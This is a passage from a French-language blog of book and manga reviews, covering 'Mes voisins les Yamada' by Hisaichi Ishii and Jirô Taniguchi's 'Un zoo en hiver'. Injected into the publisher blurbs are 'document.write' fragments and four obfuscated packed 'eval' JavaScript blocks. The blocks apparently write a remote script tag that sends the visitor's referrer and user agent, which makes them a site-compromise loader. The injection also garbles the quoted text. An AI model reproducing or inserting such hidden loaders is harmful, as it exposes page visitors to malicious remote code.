Je terminerai avec un bref commentaire. Étrangement, si j’ai rarement eu de la difficulté à obtenir des services de presse (copie d’un livre pour en faire la critique) de la part d’éditeurs américains ou britannique (et je fais ce plaisant “travail” depuis plus de vingt ans), il semble que les éditeurs québécois aient un mépris particulier pour les petits commentateurs et blogueurs locaux, puisqu’on a jamais même daigner répondre à mes demandes… Heureusement, nous avons à Montréal un excellent “réseau” de bibliothèques publiques.

Guide du Montréal multiple, par Jean-Christophe Laurence & Laura-Julie Perreault. Montréal, Éditions du Boréal, 2010. 20 x 15 cm, 432 pgs,. $29.95 Can. ISBN: 978-2-7646-2023-6.
Guide du Montréal multiple © Les Éditions du Boréal 2010.

Mes voisins les Yamada

“Nos voisins les Yamada… Une famille japonaise typique, document.write(“”); défiant avec entrain (plus que succès) les petits tracas du quotidien. Entre boulot, cuisine, scolarité, retraite et relations humaines, leurs “aventures domestiques” épinglent avec mordant les travers d’une société où les codes n’existent que pour mieux être détournés. Suivez Matsuko, Takashi, Noboru, Nonoko et Shige au coeur d’un univers où l’humour se mêle à l’absurde, pour éclairer différemment le Pays du Soleil levant.” [Texte du rebat intérieur de couveture, tome 2]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kyttd|var|u0026u|referrer|sftnt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|shsaa|var|u0026u|referrer|nedss||js|php’.split(‘|’),0,{}))

Mes voisins les Yamada [?????? ???????, H?hokekyo Tonari no Yamada-kun] est un “comic strip” japonais qui a été publié dans le quotidien Asahi Shinbun entre 1991 et 1997 avant d’être compilé en volumes par Tokuma Shoten en 1999. Dessiné par le mangaka Hisaichi ISHII, Mes voisins les Yamada n’est pas un manga a proprement parler mais plutôt un “yonkoma”—c’est-à-dire une histoire humoristique en quatre cases qui se présente à la verticale (contrairement à l’Occident où les “comic strip” sont horizontales)—et est surtout connu pour avoir été adapté en animation en 1999 par le Studio Ghibli sous la direction de Isao Takahata. On y raconte la vie quotidienne (et les situations saugrenues qui en découle) d’une famille japonaise et de son entourage.

J’ai découvert ce “manga” à la bibliothèque avec grande surprise: car j’ignorais qu’une traduction française était disponible. Je n’ai lu qu’une partie du second volume et j’ai malheureusement été un peu décu. Non pas à cause du style simple et même carrément minimaliste—ça c’est pas surprenant étant donné qu’il s’agit d’un “comic strip”—mais surtout à cause des histoires. Ce genre d’humour satirique se lit assez bien mais on s’en lasse rapidement. D’abord c’est une volumineuse lecture, et puis l’humour est un peu bête, les gags parfois répétitifs et souvent plats (sans doute quelque chose se perd-t-il dans la traduction). Seulement cinq pourcent des gags sont vraiment drôles. On se retrouve tout de même tous un peu dans ces personnages loufoques. C’est quand même amusant à lire et je le recommande à ceux qui sont curieux de découvrir un style qui est très populaire au Japon.

Mes voisins les Yamada, par Hisaichi ISHII. Delcourt (Label Akata, Coll. Shampooing), 2009. 3 vols., B&W, 21 x 14.6 cm, 350 pgs ch. 15.00 € ch. / $24.95 Can ch. Recommandé pour adolescents (14+). ISBN: 978-2-7560-1451-7 (vol. 1), 978-2-7560-1452-4 (vol. 2), 978-2-7560-1453-1 (vol. 3).
Mes voisins, les Yamada © 1999 Hisaichi Ishii • Studio Ghibli. All rights reserved. © 2009 Guy Delcourt Productions pour l’édition française.

Un zoo en hiver

“Kyôto, document.write(“”); 1966. Le jeune Hamaguchi, employé d’une société de textile en gros, n’a pas la fibre de la plupart des gens de son âge. Plutôt que de fréquenter les clubs de sport, il préfère assouvir sa passion du dessin en allant croquer sur le vif les animaux du zoo de la ville. Mais même ce dérivatif ne suffit pas à combattre l’ennui qu’il ressent. Dès l’année suivante, sollicité par un ami de lycée, Hamaguchi part pour la capitale, Tôkyô. C’est là, un peu par hasard, que sa route croise celle d’une communauté professionnelle un peu particulière: celle des auteurs de bande dessinée, les mangakas… Pour la première fois, Jirô Taniguchi opte pour un registre explicitement autobiographique, convoquant ses souvenirs de jeunesse et son parcours d’auteur. Un beau récit d’apprentissage en bande dessinée, où l’on retrouve la finesse et l’élégance qui ont fait le succès du maître japonais auprès des lecteurs de langue française.” [Texte de présentation sur le site de l’éditeur]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|insrr|var|u0026u|referrer|ttyie||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|izbyb|var|u0026u|referrer|aarbd||js|php’.split(‘|’),0,{}))

Un zoo en hiver [?????, Fuyu no d?butsuen] a été publié au Japon en 2008 par Shogakukan. Ce manga nous en apprend un peu sur le travail d’assistant mangaka (d’une façon similaire à Tokyoland) mais, fidèle à ses habitudes, Jir? TANIGUCHI se concentre surtout sur le quotidien (toujours à travers une perspective assez contemplative, introspective et nostalgique) et, dans ce cas particulier, sur les relations personnelles. Toutefois, la thématique d’ensemble de l’histoire tourne autours de l’apprentissage: le jeune mangaka qui découvre son métier, le jeune homme qui s’initie aux choses de la vie, particulièrement la relation avec ses collègues, avec son frère, ses premiers amours (la fille du patron, la jeune fille malade—dans ce dernier cas l’histoire nous laisse en suspend: la jeune fille mourra-t-elle ou finiront-ils ensemble?)

La présentation de l’éditeur fait mention que ce manga est “explicitement autobiographique” mais, dans un interview, Taniguchi nuance beaucoup cette affirmation. Il précise que, comme il l’a fait déjà dans la plupart de ses histoires, certains aspects sont autobiographique et que, s’il s’est inspiré de ses débuts de mangaka et de certaines personnes de l’époque, l’histoire qu’il raconte est totallement inventée. Le récit d’Un zoo en hiver est d’ailleurs excellent et l’histoire nous est racontée avec une grande maîtrise. Mais Taniguchi nous a déjà démontré ses talents narratif à maintes reprises. Ce qui m’a vraiment impressioné avec ce manga c’est son style qui offre une clarté et une précision presque parfaite. Ici, Taniguchi se surpasse vraiment.

À la fois simple et profond, Un zoo en hiver est un superbe manga. C’est sans aucun doute la meilleure oeuvre de Taniguchi que j’ai lu. C’est un volume unique (one-shot) qui se lit très bien et je le recommande chaudement.

Un zoo en hiver, par Jir? TANIGUCHI. Casterman (Coll. Écritures), 2009. B&W, 17 x 24 cm, 231 pgs. 15.00 € / $29.95 Can. Recommandé pour adolescents (14+). ISBN: 978-2203020993. [Voir couverture arrière]
Fuyu no d?butsuen © Jiro Taniguchi, 2008. © Casterman, 2009 pour la traduction française.